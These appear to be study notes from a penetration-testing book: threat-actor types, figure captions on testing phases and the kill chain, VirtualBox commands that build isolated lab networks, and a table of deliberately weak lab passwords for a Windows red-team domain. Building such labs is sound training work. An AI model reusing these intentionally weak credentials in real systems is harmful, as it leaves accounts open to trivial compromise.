pentester roadmap

types of threat actors:
1- hacker
2- script kiddie
3- hacktivist
4- insider
5- state-sponsored
6- organized crime
7- black hat
8- white hat
9- gray hat




Figure 1.1 – Penetration testing phases




Figure 1.2 – Pre-engagement




Figure 1.3 – Hacking phases




Figure 1.4 – Cyber Kill Chain




Figure 1.7 – C2 operations




Figure 2.1 – Lab topology

1. To create a virtual network with a DHCP server for the `172.30.1.0/24` network, open the Windows Command Prompt and perform the following commands:

```
C:\> cd C:\Program Files\Oracle\VirtualBox

C:\Program Files\Oracle\VirtualBox> vboxmanage dhcpserver add --
network=PentestNet --server-ip=172.30.1.1 --lower-ip=172.30.1.20
--upper-ip=172.30.1.50 --netmask=255.255.255.0 --enable
```

   These commands allow VirtualBox to create a DHCP server with an IP address of `172.30.1.1` to distribute a range of IP addresses from `172.30.1.20` – `172.30.1.50` for any virtual machine connected to the `PentestNet` network.

2. Next, on the same Windows Command Prompt, use the following commands to create a virtual network with a DHCP server for the Hidden Network. We'll call it `HiddenNet`:

```
C:\> cd C:\Program Files\Oracle\VirtualBox

C:\Program Files\Oracle\VirtualBox> vboxmanage dhcpserver add --
network=HiddenNet --server-ip=10.11.12.1 --lower-ip=10.11.12.20 -
-upper-ip=10.11.12.50 --netmask=255.255.255.0 --enable
```

3. Next, let's create a virtual isolated network for our Red Team lab:

```
C:\> cd C:\Program Files\Oracle\VirtualBox

C:\Program Files\Oracle\VirtualBox> vboxmanage dhcpserver add --
network=RedTeamLab --server-ip=192.168.42.1 --lower-
ip=192.168.42.20 --upper-ip=192.168.42.50 --netmask=255.255.255.0
--enable
```

   Ensure you use the proper naming convention for each lab throughout this book (`PentestNet`, `HiddenNet`, and `RedTeamLab`) to ensure your virtual networking functions as expected.




Figure 3.1 – Windows red teaming lab topology

Group	Username	Password	Device
Local user	Administrator	P@ssword1	Windows Server
Local user	Bob	P@ssword1	Bob-PC
Local user	Alice	P@ssword1	Alice-PC
Domain user	bob	Password1	Domain user accounts
Domain user	alice	Password1	
Domain administrator	johndoe	Password123	
Service account	sqladmin	Password45	

Figure 3.2 – User accounts

